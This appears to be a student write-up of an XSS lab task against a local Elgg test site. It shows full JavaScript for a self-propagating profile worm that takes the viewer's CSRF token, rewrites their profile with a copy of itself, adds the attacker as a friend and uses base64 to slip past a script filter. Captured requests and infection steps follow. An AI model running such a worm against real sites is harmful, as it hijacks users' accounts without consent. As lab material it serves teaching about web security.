
▼ Request Headers view source

Accept: image/webp,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,de;q=0.6,fr;q=0.4,ko;q=0.2,pt;q=0.2,zh-CN;q=0.2,zh;q=0.2,zh-TW;q=0.2,es;q=0.2
Connection: keep-alive
Cookie: gvc=913vr2070253001004971; gvc=915vr2070272229416092; Elgg=53jif659fvgcbbjtnl8asmlct7
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/alice
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.110 Safari/537.36

▼ Query String Parameters view source view URL encoded

friend: 42
__elgg_token: edb904381d03f4f75fc9fcaed7595d4c
__elgg_ts: 1459549678

We can see that a request was sent to the add friend endpoint and included friend id 42, which we know is Samy's, and it appears to include a token and timestamp as well. If these are infact Boby's values, then we should see Samy now appear in his friends list even though Boby never visited Samy's profile:



Success. We have now proved that we can spread the worm via Sammy's profile and then add Samy as a friend from any infected profile. In task 6 we will look to build on this by spreading the worm from ANY infected profile, not just Samy's.

PART 2 TASK 6

Explanation

Now it's time to make the previous attack fully self propagating. Surprisingly enough, it's a very simple change the above script. All we need to do is two things: 1. take the code that was base64 encoded originally, and actually run it after we issue our request. 2. We instead of sending the base64 encoded string we sent before, we are going to send the content of the script that is running right now. This seems like it would cause a loop of some sort but it doesn't because the DOM has an API for grabbing the string value of any element in the page without actually executing the content. We can do this by giving this script an id of worm, and then simply set description to the inner html of document.getElementById("worm").

Design

Step 1.


First let's make the two adjustments to the script:

```
2  (function() {
3    var user = window.elgg ? elgg.get_logged_in_user_entity() : null;
4    if (!user || user.guid === 42) return;
5
6    var token = elgg.security.token.__elgg_token;
7    var timestamp = elgg.security.token.__elgg_ts;
8    var guid = user.guid;
9    var name = user.name;
10   var description = atob('PHNjcmlwdCBpZD0id29ybSI+') + document.getElementById("worm").innerHTML + atob('PC9zY3JpcHQ+');
11
12   var body = [
13     ['__elgg_token', encodeURIComponent(token)].join('='),
14     ['__elgg_ts', encodeURIComponent(timestamp)].join('='),
15     ['guid', encodeURIComponent(guid)].join('='),
16     ['name', encodeURIComponent(name)].join('='),
17     ['description', encodeURIComponent(description)].join('=')
18   ];
19
20   var request = new XMLHttpRequest();
21   request.withCredentials = true;
22   request.open("POST", "http://www.xsslabelgg.com/action/profile/edit", true);
23   request.setRequestHeader("Host", "www.xsslabelgg.com");
24   request.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
25   request.setRequestHeader("Cookie", document.cookie);
26   request.send(body.join('&'));
27
28   document.write('<img src="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token='+token+'&__elgg_ts='+timestamp+'" />');
29 })();
```

You will notice on line 10 that we are setting description exactly like we described, but there is some extra string concatenation going on… This is to wrap the code in an actual script tag but I am base64 encoding the strings <script id="worm"> and </script> because the server will actually actually strip out more than one "script" string in the description. By base64 encoding these values we are tricking the server into accepting this POST body.

Step 2.

Let’s upload this script as Samy’s new description:




Step 3.

Our attack is now in place. Let’s observe what happens when Alice visits Samy’s page, and then let’s see what happens when Boby visits Alice page.


Observation

First let’s observe the network requests made when Alice visits Samy’s page:

This time both the add friend and edit action were made simultaneously. This is expected. Let’s investigate the POST request:




Looking towards the bottom of the screenshot you can see that the script was actually sent in the description! Now let's verify Alice's profile has been infected with the script:




Confirmed. So far so good. Now let's login as Boby and see what happens when he visits Alice's profile, and remember he has never visited Samy's profile before:

Looking good! 2 network requests sent when visiting Alice's profile, not let's see if Boby's profile is infected:




Confirmed. At this point it looks like the worm is now fully self propagating, but let's login to an account we've never logged in before and visit Boby's profile just make sure this new user get's infected as well. Let's login as Charlie and search for Boby, then observe the network traffic when visiting Boby's profile:

Once again, both requests made. Now let's check Charlie's friends list:



Confired Samy was added to his friends list. Finally, let's confirm Charlie's description has the worm:



Confirmed!

We have officially created a fully self propagating worm, and shown it work on 4 different profiles without the original host, Samy, having to do anything except upload the initial attack to his profile. He is also the most popular kid in school, now that everyone is friends with him. Huge bonus.